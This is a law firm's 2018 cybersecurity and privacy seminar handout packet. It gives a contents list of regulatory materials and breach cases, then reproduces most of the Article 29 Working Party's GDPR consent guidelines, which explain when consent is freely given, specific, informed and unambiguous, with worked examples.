



KMK Law Cybersecurity & Privacy Seminar
Handouts & Additional Materials

Wednesday, April 18, 2018

One East Fourth Street | Suite 1400 | Cincinnati, OH 45202
513.579.6400 | kmklaw.com

Materials		Page
1.	<u>Article 29 Data Protection Working Party</u>	1
2.	<u>Engage, Connect, Protect The FTC's Projects and Plans to Foster Small Business Cybersecurity</u>	31
3.	<u>GDPR Regulations Official Journal of the European Union</u>	42
4.	<u>Russian State Sponsored Actor Advisory</u>	130

Cases		Page
5.	<u>Attias v. CareFirst Inc. 865 F.3d 620</u>	151
6.	<u>Beck v. McDonald 848 F.3d 262</u>	158
7.	<u>In re Horizon Healthcare Servs. Data Breach Litig. 846 F.3d 625</u>	168
8.	<u>In re Yahoo Inc. Customer Data Sec. Breach Litig. 2018 U.S. Dist. LEXIS 40338</u>	183
9.	<u>Kaspersky v. Homeland Security</u>	215
10.	<u>Kaspersky v. United States</u>	237
11.	<u>Microsoft Corp. v. United States In re Warrant to Search a Certain E-Mail Account Controlled Mai (1)</u>	250
12.	<u>Pennsylvania v. Uber</u>	279
13.	<u>Spokeo v. Robins</u>	292
14.	<u>State of Washington v. Uber complaint</u>	305
15.	<u>Stevens v. Zappos.com Inc. In re Zappos.com Inc. Customer Data Sec. Breach Litig. 2018 U.S. A</u>	313
16.	<u>Uber-Breach-Lawsuits-Chicago-Lawsuit</u>	321

ARTICLE 29 DATA PROTECTION WORKING PARTY



**17/EN
WP259**

Guidelines on Consent under Regulation 2016/679

Adopted on 28 November 2017

THE WORKING PARTY ON THE PROTECTION OF INDIVIDUALS WITH REGARD TO THE PROCESSING
OF PERSONAL DATA

set up by Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995,

having regard to Articles 29 and 30 paragraphs 1(a) and 3 of that Directive,

having regard to its Rules of Procedure,

HAS ADOPTED THE PRESENT DOCUMENT

Contents

1. Introduction.....	4
2. Consent in Article 4(11) of the GDPR	5
3. Elements of valid consent.....	6
3.1. Free / freely given.....	6
3.1.1. Imbalance of power.....	7
3.1.2. Conditionality	8
3.1.3. Granularity.....	11
3.1.4. Detriment	11
3.2. Specific.....	12
3.3. Informed.....	13
3.3.1. Minimum content requirements for consent to be ‘informed’	13
3.3.2. How to provide information	14
3.4. Unambiguous indication of wishes.....	16
3.4.1. Consent through electronic means	17
4. Obtaining explicit consent.....	18
5. Additional conditions for obtaining valid consent	19
5.1. Demonstrate consent	19
5.2. Withdrawal of consent	21
6. Interaction between consent and other lawful grounds in Article 6 GDPR	22
7. Specific areas of concern in the GDPR.....	23
7.1. Children (Article 8).....	23
7.1.1. Information society service	24
7.1.2. Offered directly to a child.....	24
7.1.3. Age.....	24
7.1.4. Children’s consent and parental responsibility	25
7.2. Scientific research.....	27
7.3. Data subject’s rights	29
8. Consent obtained under Directive 95/46/EC	29
9. Frequently asked questions.....	30

1. Introduction

These Guidelines provide a thorough analysis of the notion of consent in Regulation 2016/679, the General Data Protection Regulation (hereafter: GDPR). The concept of consent as used in the Data Protection Directive (hereafter: Directive 95/46/EC) and in the e-Privacy Directive to date, has evolved. The GDPR provides further clarification and specification of the requirements for obtaining and demonstrating valid consent. These Guidelines focus on these changes, providing practical guidance to ensure compliance with the GDPR and building upon Opinion 15/2011 on consent.

Consent remains one of six lawful bases to process personal data, as listed in Article 6 of the GDPR.¹ When initiating activities that involve processing of personal data, a controller must always take time to consider whether consent is the appropriate lawful ground for the envisaged processing or whether another ground should be chosen instead.

Generally, consent can only be an appropriate lawful basis if a data subject is offered control and is offered a genuine choice with regard to accepting or declining the terms offered or declining them without detriment. When asking for consent, a controller has the duty to assess whether it will meet all the requirements to obtain valid consent. If obtained in full compliance with the GDPR, consent is a tool that gives data subjects control over whether or not personal data concerning them will be processed. If not, the data subject's control becomes illusory and consent will be an invalid basis for processing, rendering the processing activity unlawful.²

The existing Article 29 Working Party (WP29) Opinions on consent³ remain relevant, where consistent with the new legal framework, as the GDPR codifies existing WP29 guidance and general good practice and most of the key elements of consent remain the same under the GDPR. Therefore, in this document, WP29 expands upon and completes earlier Opinions on specific topics that include reference to consent under Directive 95/46/EC, rather than replacing them.

As stated in Opinion 15/2011 on the definition on consent, inviting people to accept a data processing operation should be subject to rigorous requirements, since it concerns the fundamental rights of data subjects and the controller wishes to engage in a processing operation that would be unlawful without the data subject's consent.⁴ The crucial role of consent is underlined by Articles 7 and 8 of the Charter of Fundamental Rights of the European Union. Furthermore, obtaining consent also does not negate or in any way diminish the controller's obligations to observe the principles of processing enshrined in the GDPR, especially Article 5 of the GDPR with regard to fairness, necessity and proportionality, as well as data quality. Even if the processing of personal data is

¹ Article 9 GDPR provides a list of possible exemptions to the ban on processing special categories of data. One of the exemptions listed is the situation where the data subject provides explicit consent to the use of this data.

² See also Opinion 15/2011 on the definition of consent (WP 187), pp. 6-8, and/or Opinion 06/2014 on the notion of legitimate interests of the data controller under Article 7 of Directive 95/46/EC (WP 217), pp. 9, 10, 13 and 14.

³ Most notably, Opinion 15/2011 on the definition of consent (WP 187).

⁴ Opinion 15/2011, page on the definition of consent (WP 187), p. 8

based on consent of the data subject, this would not legitimise collection of data which is not necessary in relation to a specified purpose of processing and fundamentally unfair.⁵

Meanwhile, WP29 is aware of the review of the ePrivacy Directive (2002/58/EC). The notion of consent in the draft ePrivacy Regulation remains linked to the notion of consent in the GDPR.⁶ Organisations are likely to need consent under the ePrivacy instrument for most online marketing messages or marketing calls, and online tracking methods including by the use of cookies or apps or other software. WP29 has already provided recommendations and guidance to the European legislator on the Proposal for a Regulation on ePrivacy.⁷

With regard to the existing e-Privacy Directive, WP29 notes that references to the repealed Directive 95/46/EC shall be construed as references to the GDPR.⁸ This also applies to references to consent in the current Directive 2002/58/EC, in case the ePrivacy Regulation would not (yet) be in force as from 25 May 2018. According to Article 95 GDPR additional obligations in relation to processing in connection with the provision of publicly available electronic communications services in public communication networks shall not be imposed insofar the e-Privacy Directive imposes specific obligations with the same objective. WP29 notes that the requirements for consent under the GDPR are not considered to be an ‘additional obligation’, but rather as preconditions for lawful processing. Therefore, the GDPR conditions for obtaining valid consent are applicable in situations falling within the scope of the e-Privacy Directive.

2. Consent in Article 4(11) of the GDPR

Article 4(11) of the GDPR defines consent as: *“any freely given, specific, informed and unambiguous indication of the data subject's wishes by which he or she, by a statement or by a clear affirmative action, signifies agreement to the processing of personal data relating to him or her.”*

The basic concept of consent remains similar to that under the Directive 95/46/EC and consent is one of the lawful grounds on which personal data processing has to be based, pursuant to Article 6 of the GDPR.⁹ Besides the amended definition in Article 4(11), the GDPR provides additional

⁵ See also Opinion 15/2011 on the definition of consent (WP 187), and Article 5 GDPR.

⁶ According to Article 9 of the proposed ePrivacy Regulation, the definition of and the conditions for consent provided for in Articles 4(11) and Article 7 of the GDPR apply.

⁷ See Opinion 03/2016 on the evaluation and review of the ePrivacy Directive (WP 240).

⁸ See Article 94 GDPR.

⁹ Consent was defined in Directive 95/46/EC as *“any freely given specific and informed indication of his wishes by which the data subject signifies his agreement to personal data relating to him being processed”* which must be *‘unambiguously given’* in order to make the processing of personal data legitimate (Article 7(a) of Directive 95/46/EC)). See WP29 Opinion 15/2011 on the definition of consent (WP 187) for examples on the appropriateness of consent as lawful basis. In this Opinion, WP29 has provided guidance to distinguish where consent is an appropriate lawful basis from those where relying on the legitimate interest ground (perhaps with an opportunity to opt out) is sufficient or a contractual relation would be recommended. See also WP29 Opinion 06/2014, paragraph III.1.2, p. 14 and further. Explicit consent is also one of the exemptions to the prohibition on the processing of special categories of data: See Article 9 GDPR.

guidance in Article 7 and in recitals 32, 33, 42, and 43 as to how the controller must act to comply with the main elements of the consent requirement.

Finally, the inclusion of specific provisions and recitals on the withdrawal of consent confirms that consent should be a reversible decision and that there remains a degree of control on the side of the data subject.

3. Elements of valid consent

Article 4(11) of the GDPR stipulates that consent of the data subject means any:

- freely given,
- specific,
- informed and
- unambiguous indication of the data subject's wishes by which he or she, by a statement or by a clear affirmative action, signifies agreement to the processing of personal data relating to him or her.

In the sections below, it is analysed to what extent the wording of Article 4(11) requires controllers to change their consent requests/forms, in order to ensure compliance with the GDPR.¹⁰

3.1. Free / freely given¹¹

The element “free” implies real choice and control for data subjects. As a general rule, the GDPR prescribes that if the data subject has no real choice, feels compelled to consent or will endure negative consequences if they do not consent, then consent will not be valid.¹² If consent is bundled up as a non-negotiable part of terms and conditions it is presumed not to have been freely given. Accordingly, consent will not be considered to be free if the data subject is unable to refuse or withdraw his or her consent without detriment.¹³ The notion of imbalance between the controller and the data subject is also taken into consideration by the GDPR.

¹⁰ For guidance with regard to ongoing processing activities based on consent in Directive 95/46, see chapter 7 of this document and recital 171 of the GDPR.

¹¹ In several opinions, the Article 29 Working Party has explored the limits of consent in situations where it cannot be freely given. This was notably the case in its Opinion 15/2011 on the definition of consent (WP 187), Working Document on the processing of personal data relating to health in electronic health records (WP 131), Opinion 8/2001 on the processing of personal data in the employment context (WP48), and Second opinion 4/2009 on processing of data by the World Anti-Doping Agency (WADA) (International Standard for the Protection of Privacy and Personal Information, on related provisions of the WADA Code and on other privacy issues in the context of the fight against doping in sport by WADA and (national) anti-doping organizations (WP 162).

¹² See Opinion 15/2011 on the definition of consent (WP187), p. 12

¹³ See Recitals 42, 43 GDPR and WP29 Opinion 15/2011 on the definition of consent, adopted on 13 July 2011, (WP 187), p. 12.

[Example 1]

A mobile app for photo editing asks its users to have their GPS localisation activated for the use of its services. The app also tells its users it will use the collected data for behavioural advertising purposes. Neither geo-localisation or online behavioural advertising are necessary for the provision of the photo editing service and go beyond the delivery of the core service provided. Since users cannot use the app without consenting to these purposes, the consent cannot be considered as being freely given.

3.1.1. Imbalance of power

Recital 43¹⁴ clearly indicates that it is unlikely that **public authorities** can rely on consent for processing as whenever the controller is a public authority, there is often a clear imbalance of power in the relationship between the controller and the data subject. It is also clear in most cases that the data subject will have no realistic alternatives to accepting the processing (terms) of this controller. WP29 considers that there are other lawful bases that are, in principle, more appropriate to the activity of public authorities.¹⁵

Without prejudice to these general considerations, the use of consent as a lawful basis for data processing by public authorities is not totally excluded under the legal framework of the GDPR. The following examples show that the use of consent can be appropriate under certain circumstances.

[Example 2] A local municipality is planning road maintenance works. As the road works may disrupt traffic for a long time, the municipality offers its citizens the opportunity to subscribe to an email list to receive updates on the progress of the works and on expected delays. The municipality makes clear that there is no obligation to participate and asks for consent to use email addresses for this (exclusive) purpose. Citizens that do not consent will not miss out on any core service of the municipality or the exercise of any right, so they are able to give or refuse their consent to this use of data freely. All information on the road works will also be available on the municipality's website.

[Example 3] An individual who owns land needs certain permits from both her local municipality and from the provincial government under which the municipality resides. Both public bodies require the same information for issuing their permit, but are not accessing each other's databases. Therefore, both ask for the same information and the land owner sends out her details to both public bodies. The municipality and the provincial authority ask for her consent to merge the files, to avoid duplicate procedures and correspondence. Both public bodies ensure that this is optional and that the permit requests will still be processed separately if she decides not to consent to the merger of her data. The land owner is able to give consent to the authorities for the purpose of merging the files freely.

[Example 4] A public school asks students for consent to use their photographs in a printed student magazine. Consent in these situations would be a genuine choice as long as students will not be denied education or services and could refuse the use of these photographs without any detriment.¹⁶

¹⁴ Recital 43 GDPR states: *"In order to ensure that consent is freely given, consent should not provide a valid legal ground for the processing of personal data in a specific case where there is a clear imbalance between the data subject and the controller, in particular where the controller is a public authority and it is therefore unlikely that consent was freely given in all the circumstances of that specific situation. (...)"*

¹⁵ See Article 6 GDPR, notably paragraphs (1c) and (1e).

¹⁶ For the purposes of this example, a public school means a publically funded school or any educational facility that qualifies as a public authority or body by national law.

An imbalance of power also occurs in the **employment** context.¹⁷ Given the dependency that results from the employer/employee relationship, it is unlikely that the data subject is able to deny his/her employer consent to data processing without experiencing the fear or real risk of detrimental effects as a result of a refusal. It is unlikely that an employee would be able to respond freely to a request for consent from his/her employer to, for example, activate monitoring systems such as camera-observation in a workplace, or to fill out assessment forms, without feeling any pressure to consent.¹⁸ Therefore, WP29 deems it problematic for employers to process personal data of current or future employees on the basis of consent as it is unlikely to be freely given. For the majority of such data processing at work, the lawful basis cannot and should not be the consent of the employees (Article 6(1a)) due to the nature of the relationship between employer and employee.¹⁹

However this does not mean that employers can never rely on consent as a lawful basis for processing. There may be situations when it is possible for the employer to demonstrate that consent actually is freely given. Given the imbalance of power between an employer and its staff members, employees can only give free consent in exceptional circumstances, when it will have no adverse consequences at all whether or not they give consent.²⁰

[Example 5]

A film crew is going to be filming in a certain part of an office. The employer asks all the employees who sit in that area for their consent to be filmed, as they may appear in the background of the video. Those who do not want to be filmed are not penalised in any way but instead are given equivalent desks elsewhere in the building for the duration of the filming.

Imbalances of power are not limited to public authorities and employers, they may also occur in other situations. As highlighted by WP29 in several Opinions, consent can only be valid if the data subject is able to exercise a real choice, and there is no risk of deception, intimidation, coercion or significant negative consequences (e.g. substantial extra costs) if he/she does not consent. Consent will not be free in cases where there is any element of compulsion, pressure or inability to exercise free will.

3.1.2. Conditionality

To assess whether consent is freely given, Article 7(4) GDPR plays an important role.²¹

¹⁷ See also Article 88 GDPR, where the need for protection of the specific interests of employees is emphasized and a possibility for derogations in Member State law is created.

¹⁸ See Opinion 15/2011 on the definition of consent (WP 187), pp. 12-14, Opinion 8/2001 on the processing of personal data in the employment context (WP 48), Chapter 10, Working document on the surveillance of electronic communications in the workplace (WP 55), paragraph 4.2 and Opinion 2/2017 on data processing at work (WP 249), paragraph 6.2.

¹⁹ See Opinion 2/2017 on data processing at work, page 6-7

²⁰ See also Opinion 2/2017 on data processing at work (WP249), paragraph 6.2.

²¹ Article 7(4) GDPR: “When assessing whether consent is freely given, utmost account shall be taken of whether, *inter alia*, the performance of a contract, including the provision of a service, is conditional on consent to the processing of personal data that is not necessary for the performance of that contract.” See also Recital 43 GDPR, that states: “[...] Consent is presumed not to be freely given if it does not allow separate consent to be given to different personal data processing operations despite it being appropriate in the individual case, or if the performance of a contract, including the provision of a service, is dependent on the consent, despite such consent not being necessary for such performance.”

Article 7 (4) GDPR indicates that, inter alia, the situation of “bundling” consent with acceptance of terms or conditions, or “tying” the provision of a contract or a service to a request for consent to process personal data that are not necessary for the performance of that contract or service, is considered highly undesirable. If consent is given in this situation, it is presumed to be not freely given (recital 43). Article 7(4) seeks to ensure that the purpose of personal data processing is not disguised nor bundled with the provision of a contract of a service for which these personal data are not necessary. In doing so, the GDPR ensures that the processing of personal data for which consent is sought cannot become directly or indirectly the counter-performance of a contract. The two lawful bases for the lawful processing of personal data, i.e. consent and contract cannot be merged and blurred.

Compulsion to agree with the use of personal data additional to what is strictly necessary limits data subject’s choices and stands in the way of free consent. As data protection law is aiming at the protection of fundamental rights, an individual’s control over their personal data is essential and there is a strong presumption that consent to the processing of personal data that is unnecessary, cannot be seen as a mandatory consideration in exchange for the performance of a contract or the provision of a service.

Hence, whenever a request for consent is tied to the performance of a contract by the controller, a data subject that does not wish to make his/her personal data available for processing by the controller runs the risk to be denied services they have requested.

To assess whether such a situation of bundling or tying occurs, it is important to determine what the scope of the contract or service is. According to Opinion 06/2014 of WP29, the term “necessary for the performance of a contract” needs to be interpreted strictly. The processing must be necessary to fulfil the contract with each individual data subject. This may include, for example, processing the address of the data subject so that goods purchased online can be delivered, or processing credit card details in order to facilitate payment. In the employment context, this ground may allow, for example, the processing of salary information and bank account details so that wages can be paid.²² There needs to be a direct and objective link between the processing of the data and the purpose of the execution of the contract.

If a controller seeks to process personal data that are in fact necessary for the performance of a contract, it is likely that the correct lawful basis is Article 6(1b) (contract). In this case, there is no need to use another lawful basis, such as consent, and Article 7(4) does not apply. As the necessity for performance of contract is not a legal basis for processing special categories of data, this is especially important to note for controllers processing special categories of data.²³

²² For more information and examples, see Opinion 06/2014 on the notion of legitimate interest of the data controller under Article 7 of Directive 95/46/EC, adopted by WP29 on 9 April 2014, p. 16-17. (WP 217).

²³ See also Article 9(2) GDPR.

[Example 6]

A bank asks customers for consent to use their payment details for marketing purposes. This processing activity is not necessary for the performance of the contract with the customer and the delivery of ordinary bank account services. If the customer's refusal to consent to this processing purpose would lead to the denial of banking services, closure of the bank account, or an increase of the fee, consent cannot be freely given or revoked.

The choice of the legislator to highlight conditionality, amongst others, as a presumption of a lack of freedom to consent, demonstrates that the occurrence of conditionality must be carefully scrutinized. The term "utmost account" in Article 7(4) suggests that special caution is needed from the controller when a contract/service has a request for consent to process personal data tied to it.

As the wording of Article 7(4) is not construed in an absolute manner, there might be very limited space for cases where this conditionality would not render the consent invalid. However, the word "presumed" in Recital 43 clearly indicates that such cases will be highly exceptional.

In any event, the burden of proof in Article 7(4) is on the controller.²⁴ This specific rule reflects the general principle of accountability which runs throughout the GDPR. However, when Article 7(4) applies, it will be more difficult for the controller to prove that consent was given freely by the data subject.²⁵

The controller could argue that his organisation offers data subjects genuine choice if they were able to choose between a service that includes consenting to the use of personal data for additional purposes on the one hand, and an equivalent service that does not involve consenting to data use for additional purposes on the other hand. As long as there is a possibility to have the contract performed or the contracted service delivered by this controller without consenting to the other or additional data use in question, this means there is no longer a conditional service. However, both services need to be genuinely equivalent, including no further costs.

When assessing whether consent is freely given, one should not only take into account the specific situation of tying consent into contracts or the provision of a service as described in Article 7(4). Article 7(4) has been drafted in a non-exhaustive fashion by the words "inter alia", meaning that there may be a range of other situations which are caught by this provision. In general terms, any element of inappropriate pressure or influence upon the data subject (which may be manifested in many different ways) which prevents a data subject from exercising their free will, shall render the consent invalid.

²⁴ See also Article 7(1) GDPR, which states that the controller needs to demonstrate that the data subject's agreement was freely given.

²⁵ To some extent, the introduction of this paragraph is a codification of existing WP29 guidance. As described in Opinion 15/2011, when a data subject is in a situation of dependence on the data controller – due to the nature of the relationship or to special circumstances – there may be a strong presumption that freedom to consent is limited in such contexts (e.g. in an employment relationship or if the collection of data is performed by a public authority). With Article 7(4) in force, it will be more difficult for the controller to prove that consent was given freely by the data subject. See: Opinion 15/2011 on the definition of consent (WP 187), pp. 12-17.

3.1.3. Granularity

A service may involve multiple processing operations for more than one purpose. In such cases, the data subjects should be free to choose which purpose they accept, rather than having to consent to a bundle of processing purposes. In a given case, several consents may be warranted to start offering a service, pursuant to the GDPR.

Recital 43 clarifies that consent is presumed not to be freely given if the process/procedure for obtaining consent does not allow data subjects to give separate consent for personal data processing operations respectively (e.g. only for some processing operations and not for others) despite it being appropriate in the individual case. Recital 32 states “*Consent should cover all processing activities carried out for the same purpose or purposes. When the processing has multiple purposes, consent should be given for all of them*”.

If the controller has conflated several purposes for processing and has not attempted to seek separate consent for each purpose, there is a lack of freedom. This granularity is closely related to the need of consent to be specific, as discussed in section 3.2 further below. When data processing is done in pursuit of several purposes, the solution to comply with the conditions for valid consent lies in granularity, i.e. the separation of these purposes and obtaining consent for each purpose.

[Example 7]

Within the same consent request a retailer asks its customers for consent to use their data to send them marketing by email and also to share their details with other companies within their group. This consent is not granular as there is no separate consents for these two separate purposes therefore the consent will not be valid.

3.1.4. Detriment

The controller needs to demonstrate that it is possible to refuse or withdraw consent without detriment (recital 42). For example, the controller needs to prove that withdrawing consent does not lead to any costs for the data subject and thus no clear disadvantage for those withdrawing consent.

Other examples of detriment are deception, intimidation, coercion or significant negative consequences if a data subject does not consent. The controller should be able to prove that the data subject had a free or genuine choice about whether to consent and that it was possible to withdraw consent without detriment.

If a controller is able to show that a service includes the possibility to withdraw consent without any negative consequences e.g. without the performance of the service being downgraded to the detriment of the user, this may serve to show that the consent was given freely.

3.2. Specific

Article 6(1a) confirms that the consent of the data subject must be given in relation to “one or more specific” purposes and that a data subject has a choice in relation to each of them.²⁶ The requirement that consent must be ‘*specific*’ aims to ensure a degree of user control and transparency for the data subject. This requirement has not been changed by the GDPR and remains closely linked to the requirement of ‘informed’ consent. At the same time it must be interpreted in line with the requirement for ‘granularity’ to obtain ‘free’ consent.²⁷ In sum, to comply with the element of ‘specific’ the controller must apply:

- (i) Purpose specification as a safeguard against function creep,
- (ii) Granularity in consent requests, and
- (iii) Clear separation of information related to obtaining consent for data processing activities from information about other matters.

Ad. (i): Pursuant to Article 5(1b) GDPR, obtaining valid consent is always preceded by the determination of a specific, explicit and legitimate purpose for the intended processing activity.²⁸ The need for specific consent in combination with the notion of purpose limitation in Article 5(1b) functions as a safeguard against the gradual widening or blurring of purposes for which data is processed, after a data subject has agreed to the initial collection of the data. This phenomenon, also known as function creep, is a risk for data subjects, as it may result in unanticipated use of personal data by the controller or by third parties and in loss of data subject control.

If the controller is relying on Article 6(1a), data subjects must always give consent for a specific processing purpose.²⁹ In line with the concept of *purpose limitation*, and Article 5(1b) and recital 32, consent may cover different operations, as long as these operations serve the same purpose. It goes without saying that specific consent can only be obtained when data subjects are specifically informed about the intended purposes of data use concerning them.

If a controller processes data based on consent and wishes to process the data for a new purpose, the controller needs to seek a new consent from the data subject for the new processing purpose. The original consent will never legitimise further or new purposes for processing.

[Example 8] A cable TV network collects subscribers’ personal data, based on their consent, to present them with personal suggestions for new movies they might be interested in based on their viewing habits. After a while, the TV network decides it would like to enable third parties to send (or display) targeted advertising on the basis of the subscriber’s viewing habits. Given this new purpose, new consent is needed.

²⁶ Further guidance on the determination of ‘purposes’ can be found in Opinion 3/2013 on purpose limitation (WP 203).

²⁷ Recital 43 GDPR states that separate consent for different processing operations will be needed wherever appropriate. Granular consent options should be provided to allow data subjects to consent separately to separate purposes.

²⁸ See WP 29 Opinion 3/2013 on purpose limitation (WP 203), p. 16, : “*For these reasons, a purpose that is vague or general, such as for instance ‘improving users’ experience’, ‘marketing purposes’, ‘IT-security purposes’ or ‘future research’ will - without more detail - usually not meet the criteria of being ‘specific’.*”

²⁹ This is consistent with WP29 Opinion 15/2011 on the definition of consent (WP 187), for example on p. 17.

Ad. (ii): Consent mechanisms must not only be granular to meet the requirement of 'free', but also to meet the element of 'specific'. This means, a controller that seeks consent for various different purposes should provide a separate opt-in for each purpose, to allow users to give specific consent for specific purposes.

Ad. (iii): Lastly, controllers should provide specific information with each separate consent request about the data that are processed for each purpose, in order to make data subjects aware of the impact of the different choices they have. Thus, data subjects are enabled to give specific consent. This issue overlaps with the requirement that controllers must provide clear information, as discussed in paragraph 3.3. below.

3.3. Informed

The GDPR reinforces the requirement that consent must be informed. Based on Article 5 of the GDPR, the requirement for transparency is one of the fundamental principles, closely related to the principles of fairness and lawfulness. Providing information to data subjects prior to obtaining their consent is essential in order to enable them to make informed decisions, understand what they are agreeing to, and for example exercise their right to withdraw their consent. If the controller does not provide accessible information, user control becomes illusory and consent will be an invalid basis for processing.

The consequence of not complying with the requirements for informed consent is that consent will be invalid and the controller may be in breach of Article 6 of the GDPR.

3.3.1. Minimum content requirements for consent to be 'informed'

For consent to be informed, it is necessary to inform the data subject of certain elements that are crucial to make a choice. Therefore, WP29 is of the opinion that at least the following information is required for obtaining valid consent:

- (i) the controller's identity,
- (ii) the purpose of each of the processing operations for which consent is sought³⁰,
- (iii) what (type of) data will be collected and used,³¹
- (iv) the existence of the right to withdraw consent,³²
- (v) information about the use of the data for decisions based solely on automated processing, including profiling, in accordance with Article 22 (2)³³, and
- (vi) if the consent relates to transfers, about the possible risks of data transfers to third countries in the absence of an adequacy decision and appropriate safeguards (Article 49 (1a)).³⁴

³⁰ See also Recital 42 GDPR

³¹ See also WP29 Opinion 15/2011 on the definition of consent (WP 187) pp.19-20

³² See for example Recital 42 GDPR: "*[...]For consent to be informed, the data subject should be aware at least of the identity of the controller and the purposes of the processing for which the personal data are intended.[...].*"

³³ See also WP29 Guidelines on Automated individual decision-making and Profiling for the purposes of Regulation 2016/679 (WP251), paragraph IV.B, p. 20 onwards.

With regard to item (i) and (iii), WP29 notes that in a case where the consent sought is to be relied upon by multiple (joint) controllers or if the data is to be transferred to or processed by other controllers who wish to rely on the original consent, these organisations should all be named. Processors do not need to be named as part of the consent requirements, although to comply with Articles 13 and 14 of the GDPR, controllers will need to provide a full list of recipients or categories of recipients including processors. To conclude, WP29 notes that depending on the circumstances and context of a case, more information may be needed to allow the data subject to genuinely understand the processing operations at hand.

3.3.2. How to provide information

The GDPR does not prescribe the form or shape in which information must be provided in order to fulfil the requirement of informed consent. This means valid information may be presented in various ways, such as written or oral statements, or audio or video messages. However, the GDPR puts several requirements for informed consent in place, predominantly in Article 7(2) and Recital 32. This leads to a higher standard for the clarity and accessibility of the information.

When seeking consent, controllers should ensure that they use clear and plain language in all cases. This means a message should be easily understandable for the average person and not only for lawyers. Controllers cannot use long illegible privacy policies or statements full of legal jargon. Consent must be clear and distinguishable from other matters and provided in an intelligible and easily accessible form. This requirement essentially means that information relevant for making informed decisions on whether or not to consent may not be hidden in general terms and conditions.³⁵

A controller must ensure that consent is provided on the basis of information that allows the data subjects to easily identify who the controller is and to understand what they are agreeing to. The controller must clearly describe the purpose for data processing for which consent is requested.³⁶

Other specific guidance on the accessibility has been provided in the WP29 guidelines on transparency. If consent is to be given by electronic means, the request must be clear and concise. Layered and granular information can be an appropriate way to deal with the two-fold obligation of being precise and complete on the one hand and understandable on the other hand.

A controller must assess what kind of audience it is that provides personal data to their organisation. For example, in case the targeted audience includes data subjects that are underage, the controller is expected to make sure information is understandable for minors.³⁷ After identifying their audience, controllers must determine what information they should provide and, subsequently how they will present the information to data subjects.

³⁴ See also WP29 Opinion 15/2011 on the definition of consent (WP 187)p. 19

³⁵ The declaration of consent must be named as such. Drafting, such as “I know that...” does not meet the requirement of clear language.

³⁶ See Articles 4(11) and 7(2) GDPR.

³⁷ See also Recital 58 regarding information understandable for children.

Article 7(2) addresses pre-formulated written declarations of consent which also concerns other matters. When consent is requested as part of a (paper) contract, the request for consent should be clearly distinguishable from the other matters. If the paper contract includes many aspects that are unrelated to the question of consent to the use of personal data, the issue of consent should be dealt with in a way that clearly stands out, or in a separate document. Likewise, if consent is requested by electronic means, the consent request has to be separate and distinct, it cannot simply be a paragraph within terms and conditions, pursuant to Recital 32.³⁸ To accommodate for small screens or situations with restricted room for information, a layered way of presenting information can be considered, where appropriate, to avoid excessive disturbance of user experience or product design.

A controller that relies on consent of the data subject must also deal with the separate information duties laid down in Articles 13 and 14 in order to be compliant with the GDPR. In practice, compliance with the information duties and compliance with the requirement of informed consent may lead to an integrated approach in many cases. However, this section is written in the understanding that valid “informed” consent can exist, even when not all elements of Articles 13 and/or 14 are mentioned in the process of obtaining consent (these points should of course be mentioned in other places, such as the privacy notice of a company). WP29 has issued separate guidelines on the requirement of transparency.

[Example 9]

Company X is a controller that received complaints that it is unclear to data subjects for what purposes of data use they are asked to consent to. The company sees the need to verify whether its information in the consent request is understandable for data subjects. X organises voluntary test panels of specific categories of its customers and presents new updates of its consent information to these test audiences before communicating it externally. The selection of the panel respects the principle of independence and is made on the basis of standards ensuring a representative, non-biased outcome. The panel receives a questionnaire and indicates what they understood of the information and how they would score it in terms of understandable and relevant information. The controller continues testing until the panels indicate that the information is understandable. X draws up a report of the test and keeps this available for future reference. This example shows a possible way for X to demonstrate that data subjects were receiving clear information before consenting to personal data processing by X.

[Example 10]

A company engages in data processing on the basis of consent. The company uses a layered privacy notice that includes a consent request. The company discloses all basic details of the controller and the data processing activities envisaged.³⁹ However, the company does not indicate how their data protection officer can be contacted in the notice. For the purposes of having a valid lawful basis as meant in Article 6, this controller obtained valid “informed” consent, even when the contact details of the data protection officer have not been communicated to the data subject in the (first information layer of the) privacy notice, pursuant to Article 13(1b) or 14(1b) GDPR.

³⁸ See also Recital 42 and Directive 93/13/EC, notably Article 5 (plain intelligible language and in case of doubt, the interpretation will be in favour of consumer) and Article 6 (invalidity of unfair terms, contract continues to exist without these terms only if still sensible, otherwise the whole contract is invalid).

³⁹ Note that when the identity of the controller or the purpose of the processing is not apparent from the first information layer of the layered privacy notice (and are located in further sub-layers), it will be difficult for the data controller to demonstrate that the data subject has given informed consent, unless the data controller can show that the data subject in question accessed that information prior to giving consent.

3.4. Unambiguous indication of wishes

The GDPR is clear that consent requires a statement from the data subject or a clear affirmative act which means that it must always be given through an active motion or declaration. It must be obvious that the data subject has consented to the particular processing.

Article 2(h) of Directive 95/46/EC described consent as an “indication of wishes by which the data subject signifies his agreement to personal data relating to him being processed”. Article 4(11) GDPR builds on this definition, by clarifying that valid consent requires an *unambiguous* indication by means of a *statement or by a clear affirmative action*, in line with previous guidance issued by the WP29.

A “clear affirmative act” means that the data subject must have taken a deliberate action to consent to the particular processing.⁴⁰ Recital 32 sets out additional guidance on this. Consent can be collected through a written or (a recorded) oral statement, including by electronic means.

Perhaps the most literal way to fulfil the criterion of a “written statement” is to make sure a data subject writes in a letter or types an email to the controller explaining what exactly he/she agrees to. However, this is often not realistic. Written statements can come in many shapes and sizes that could be compliant with the GDPR.

Without prejudice to existing (national) contract law, consent can be obtained through a recorded oral statement, although due note must be taken of the information available to the data subject, prior to the indication of consent. The use of pre-ticked opt-in boxes is invalid under the GDPR. Silence or inactivity on the part of the data subject, as well as merely proceeding with a service cannot be regarded as an active indication of choice.

[Example 11]

When installing software, the application asks the data subject for consent to use non-anonymised crash reports to improve the software. A layered privacy notice providing the necessary information accompanies the request for consent. By actively ticking the optional box stating, “I consent”, the user is able to validly perform a ‘clear affirmative act’ to consent to the processing.

A controller must also beware that consent cannot be obtained through the same motion as agreeing to a contract or accepting general terms and conditions of a service. Blanket acceptance of general terms and conditions cannot be seen as a clear affirmative action to consent to the use of personal

